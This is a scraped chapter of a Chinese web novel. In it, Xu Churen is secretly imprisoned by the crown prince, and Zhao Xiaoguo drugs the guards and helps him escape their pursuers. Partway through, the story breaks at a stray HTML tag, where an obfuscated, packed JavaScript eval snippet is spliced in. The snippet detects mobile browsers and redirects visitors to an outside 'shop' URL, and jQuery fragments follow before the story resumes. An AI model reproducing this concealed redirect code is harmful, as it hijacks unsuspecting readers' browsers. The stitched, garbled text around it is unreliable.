51. 第 51 章
作品:《不要捡男人》 “有消息吗?”
“回大人,没有。”
严大人在屋里焦急踱步,半响后狠狠拍了下桌子。“肯定是太子动的手。”
距离天上龙出现,已经过去三日了,三日之前的晚上,徐褚仁便不知所踪。
严大人沉吟片刻,换了身衣服进宫觐见。
来的时候太子去探望皇帝了,如今皇帝虽醒,但动弹不得无法说话,太医说积毒颇深,太子只得继续代理朝政,不过太子挑着重要的奏折念给皇帝听,此刻正是在给皇帝念奏折,有宫人来报说严大人求见,太子颔首。
将奏折放在桌子上,原本坐在地上的太子缓缓起身,动作轻柔的给皇帝掖了掖被角,温声道:“父皇,儿臣要去见严大人了,其实,儿臣能猜到他为何而来。父皇曾教导儿臣心怀若谷,所以儿臣做事才不如父皇那般干脆利落。”
老皇帝浑浊的眼珠子转了转,太子叹口气道:“做不到斩草除根。”
……
“殿下,老臣便开门见山了,敢问太子殿下,徐褚仁现在在何处?”
太子诧异:“他在何处,本宫怎会知晓?”
“想要处理掉国师,确实有千万种办法,但他深得帝心,宫中所有人无不尊他怕他,想要在众目睽睽之下破其威信,简直是难于登天。但徐贤侄帮忙想到办法,那条龙栩栩如生,不仅破了国师的威信和所谓大能,还将其重伤。”
“老臣用命担保,他不会告密,还请殿下放了他。”
那日的所谓飞龙在天,完全是太子、严大人、徐褚仁三方做的戏。在与太子合作之前,严大人曾警告过徐褚仁,皇家之人多薄情不可信,但徐褚仁说,只要能给父亲平冤昭雪,他愿意以身涉险。
操控一条龙在天上飞有多难自不必提,最难的是要在事后销毁踪迹。徐褚仁心思缜密,当即提到在开始之前放炮竹和焰火,到时候他们销毁踪迹时弄出声响也不会被人怀疑。
严大人派人协助徐褚仁,但他的人回来禀告说徐褚仁不见了。聪慧如严大人,猜测要么是徐褚仁远离京城,要么是被人抓起来了。不过当时定安侯府昭雪一事还未昭告天下,那么,就只能是后者。
与太子合作,无异于与虎谋皮。
一方面派人寻找,另一方面直接问到正主面前。
严大人知道他不会承认,但他根据太子的品行,认定徐褚仁应当还活着。一来太子心软,二来徐褚仁是难得的偃师,太子大概会囚困徐褚仁,让他为太子所用。
与其互相交锋,不如直言不讳。
严大人说罢跪了下去,“还请殿下看在定安侯忠勇一世,徐贤侄勇立大功的份上,放他一条生路。”
半响之后,太子扯着唇角笑:“大人严重了,或许,他不日便会与大人再见。”
严大人当即激动叩谢。
……
与此同时,一间小屋里,徐褚仁端坐在椅子上,吃完桌前的饭菜后,站起身将碗筷一应摆好重新放回食盒里。
房门紧闭,倒是窗子留了一道缝隙,他将食盒放在桌边的桌子上,不消一刻,便有人拿走,迅速程度让人以为徐褚仁是洪水猛兽。
外面看守之人倒是不多,徐褚仁在屋中踱步,闭着眼睛听外面动静。果然,又到了换岗的时辰。听脚步声,门口只有两个人,加上外面值守的士兵,总数约十人。
徐褚仁不是没想过逃跑,可守卫森严不说,若逃脱不成会打草惊蛇。现在他没有性命之忧,太子任人唯贤,想必是要重用他,但又担心徐褚仁将“龙”一事说出去。纠结之下,将徐褚仁秘密扣押在此。
百无聊赖之际,想起最多的竟然是赵小果。不知她可还好?皇帝昏倒事件查明之后,想必会放了羁押那些大臣,赵府的围禁也会解除。
她聪明伶俐,想必能照顾好自己。
正当胡思乱想之际,听见外面有动静,徐褚仁几步来到门前,贴着门板,听见守卫之人小声说话。
“那是什么?是鸟吗?”
“这鸟长的好小啊,比麻雀还小上一圈,哎,你看,直勾勾的飞。”
“傻鸟呗,看我打下来。”
没一会,就听见外面有东西落地的声音。
“什么玩意?木头鸟?”
“奇了怪了,赶紧扔了,别,还是直接烧了吧。”
其中一个守卫反应迅速,指了指屋里,又指了指木头鸟。另外一个守卫反应过来,怕有什么阴谋,直接将那木头鸟烧了。
外面的动静徐褚仁听的清清楚楚,那木头鸟显然是飞天鸷,可乌云和立冬早就被他调走,一旬之内不可能回到京城。
他眉头皱起,想到了一个最不可能的答案。
……
天色将亮未亮时,外面一点声响都足以让紧绷的徐褚仁醒来,他立刻靠近门,在听见是婆子来做饭后,竟莫名松了口气。
乌云和立冬不在,那只飞天鸷,只能是赵小果的小檀。
虽不知她是如何找到这里,但徐褚仁念着她心思单纯,怕她贸然闯入救他。如今他对太子有用所以暂无危险,但赵小果的下场显然不会好。
徐褚仁思绪烦乱,早上送来的吃食里只用了一颗鸡蛋,剩下的粥和饼原样送了回去。
等守卫将食盒拿走后,徐褚仁谨慎的来到床边,弯下腰,将床板缝隙里藏着的小刀拿出来,随后在屋里巡视一圈,最后视线落在床边摆放的小柜上。
动作利落的拆开柜子,弄出的一点声响引起外面注意,守卫敲门问道:“公子,有什么需要帮忙的吗?”
他们这些人听从太子指令,在此守着徐褚仁,知道太子是惜才之人,能顺利扳倒国师,徐褚仁功不可没,因此众人对他客客气气,从不为难。
但同时也知道,徐褚仁不仅头脑过人,而且身手矫健。当时“请”徐褚仁过来时候,原以为会费一番功夫,却不想他像是早有预料般,安安静静跟着他们走了。
这些天以来也一直安安静静,甚少像现在这般弄出动静。
“无事。”屋里传来应答。
两个守卫对视一眼,认为没有看的必要,毕竟当时搜过身,徐褚仁除了一身衣裳,什么都没带进去。
之后,徐褚仁格外小心,没再弄出声响。因为刀具不趁手,他手被划出数道口子,但他浑然不在意,用了不到一个时辰,柜子消失,桌上多了数十支巴掌长的短箭。
将腰带解下,刀尖挑过花纹处的结扣,随后指尖捻出细丝。几十根细丝凝聚在一起,被徐褚仁安放在做好的机关上,最后被他戴在手腕处,数箭连发,竟然只发出微弱的声响,最后射在了床垫上。
徐褚仁起身将那些短箭拔下,又用木头做的工具插在窗户缝隙里。
只要他想,便可以将窗户卸掉,寻一个守卫最不薄弱的时机冲破重围。
就在这时外面传来骚乱声。
“哎哎,你怎么回事?”
守卫之一说了句好困,随后靠在门上就睡着了,另外一个刚扒拉他两下,突然觉得眼皮发沉,最后倒在地上。
其他侍卫们陆陆续续倒了下去,唯剩下两个人清醒。一个面如菜色:“糟了,饭菜有毒!”
另一个也觉得脚下不稳,但他坚持着从怀里掏出一个东西,呲啦一声响,窜向天际。
只剩下一个人,他满脸紧张的盯着大门处,不知道支援先到,还是敌袭先来。然而大门处安安静静,不像是有敌人要来的样子。
可他不敢放松警惕,一点风吹草动都会引起他的注意。
因此墙边有重物落地声时,那人立刻提剑冲了过去,然而当他看清楚是什么时,他脸上充满疑惑。
灰头土脸的一个姑娘,裤腿在跳墙时候还被扯烂一块,露出白花花的小腿,漂亮的眉眼里写着紧张和不安,在他提剑冲来时连忙摆手道:“误会,都是误会,我是隔壁人家,走错路了。”
“编瞎话也不会编,我们隔壁几乎都无人居住,小贼,拿命来!”
什么怜香惜玉,通通不存在,那人眼含杀气,赵小果连忙在地上滚了一圈,避开一击,然而那锋利剑刃直接横扫过来,赵小果脑子知道该往后仰躲开,可她不会功夫动作缓慢,到底被剑尖划过胳膊,当时没觉得疼,可片刻后剧痛袭来,她一手捂着伤处,扯着嗓子喊:“徐褚仁,你在不在!”
砰砰——
巨大响动在院子里,那人分心看了过去,就见锁住的门窗被震的发颤。铁锁如同人拳头大小,按理来说从里面震不碎才是,但没想到整个窗子被人直接踹开。
“你果然在这。”赵小果疼的呲牙咧嘴,那人也终于明白,这个小女贼竟然独身来救徐褚仁。
很快,徐褚仁就和那人缠斗在一起,对方是东宫暗卫,身手不凡,高手过招,招招致命,二人俱是挂了彩。
这时候有个守卫迷迷糊糊的睁开眼,被赵小果眼疾手快,两只手合在一起并用当手刀,敲在对方后脖颈子处,那人软绵绵倒了下去。
而那边,徐褚仁无意杀人,短箭点了对方穴位,趁机夺刀将人打晕。
“走。”徐褚仁抓住赵小果的胳膊,打算直接带人从墙上走。
赵小果有无数的话想对他说,不过先吐出一句:“我们为何不走门?”
自然是怕迎面碰上援兵,徐褚仁嘴唇微启,耳朵听见一阵嘈杂脚步声,来不及说什么,立刻提着赵小果先将她扔上墙头。</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17067484|184679||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>
“徐褚仁,你快来。”
赵小果蹲在墙头看的远,已经瞧见正门外的道路上来了数个人,各个凶神恶煞的模样。
她伸手,意图让徐褚仁将手过来,她拉他一把。然而徐褚仁却只是转头看她,说了句:“你先走。”
赵小果怒了:“我废了九牛二虎之力,难道是为了听你说废话吗?别耽误功夫,要走一起走。”
徐褚仁抿了下唇,脚尖轻点,直接上了墙头,然后揽着赵小果跳下去,迅速消失在巷子里。
没过一会,正门被踹开,见院子里躺了一群人,各个面带惧色。
“没死,呼吸均匀,看样子只是昏睡过去。”有人挨个探了探鼻息,可不管怎么叫就是叫不醒。
“怎么回事?”
……
“自然是吃了蒙汗药啊。”跟着徐褚仁飞快逃离的赵小果气喘吁吁,“还好你没吃,我和你说啊,为了救你当真是煞费苦心,你最好带我逃走别让他们抓到,否则真就是赔了夫人又折兵!”
徐褚仁忽地回身握住她的手,有他拽着果然省力不少,可现在天色大亮,想要藏起来难上加难,而且他们没跑出去多远,便从四面八方涌来不少人。
“他们人多势众,我们逃便是。”赵小果觉得唯有逃跑一计。
可想要逃脱着实困难,而且他们人生地不熟,待走到一处死胡同想要转身再跑时已经晚了。
“好生不识抬举啊,徐公子。”
这些人各个面相平平,可下肢有力,很显然都是太子得力干将。
若是老老实实待着,太子兴许不会拿徐褚仁怎么样,但他这一跑,下场只有一个。
死人的嘴巴最严。
“你一会躲角落里。”徐褚仁只来得及吩咐这一句,猛推赵小果肩头,赵小果借力后退几步,来得墙角处,等她再抬头时,徐褚仁已经和那些人交手了。
不行,得想个办法。
可赵小果不会武功,她急的团团转。而那些人为了留下徐褚仁的命,痛下杀手,徐褚仁双拳难敌四手,很快就挂了彩。
身体受伤自然会痛,但现在徐褚仁退无可退,更何况他身后还有人需要护着。片刻后,他肩膀中剑,这一剑刺的极深,那人甚至角度刁钻,意图从下到上将他胳膊卸下来。
徐褚仁一手握住,任由利刃划破手掌,抵抗住对方的力道后一脚踹在对方心口处,那人被踹倒,徐褚仁咬牙拔下肩膀上的剑,用剑对敌。
他不忘回头看一眼赵小果,却发现墙根底下早就没她的身影了。
徐褚仁迅速转回头不再分心,可脑子里却不受控制的在想,她到底是放弃了吗?
也是,他们关系平平,如今身陷险境,她离去也无可厚非。
徐褚仁抿着唇,出招越发狠厉,想着这些人只是为了他而来,不会去追击赵小果。
那就好。
“哎,快来。”胡思乱想的时候听见一阵娇喝,就见墙头探出个脑袋,一双圆溜溜的眼睛带着急色,“你快来呀!”
徐褚仁本不想过去,如今这局面,他若是过去无异于引火上她的身。可赵小果连声呼唤之下,引得那些人注意,徐褚仁必须过去拦住他们。
待离的近了,赵小果急声道:“跟我走。”
这时候已经有人爬上墙了,赵小果只能退下,一墙之隔,她看不见那边的情况,只听见铁器相击之音。
片刻后,有个人影翻墙而来,因为动作太快以至于赵小果没看清人,直到对方揽住她的腰,她才反应过来,跟着他跑。
“一会我将人引开,你往相反方向跑,尽快出城。”
徐褚仁抿了抿唇,从怀里掏出个东西塞进赵小果手心里。
“收好。”他说罢,回头看了一眼,追兵近在眼前。
来不及看徐褚仁给她的是什么,赵小果快速道:“前方拐弯,尽量托住他们,我……”赵小果小声说完,徐褚仁眼神一亮。
身后的追兵如跗骨之蛆,青天白日之下胆敢作案,想要徐褚仁闭嘴的急切可想而知,眼看着前面俩人拐弯不见,追兵不顾一切的冲过去,然后就发现这是一个十字路口。
“兵分三路,追!”
几十个追兵分为三股散开,分别前往三个路口,方才一战他们的人折了几个,但也顺利将徐褚仁重创,而且他还带着一个女人,肯定跑不远。
可他们追了一道,竟然没发现人影,最可怕的是,他们不知为何兜兜转转又回到了十字路口。
“怎么回事?”
“哎,不对啊,怎么回来了?”
碰面的三队人俱是摸不清头脑,可他们困在这三条巷子里,鬼打墙似的出不去了。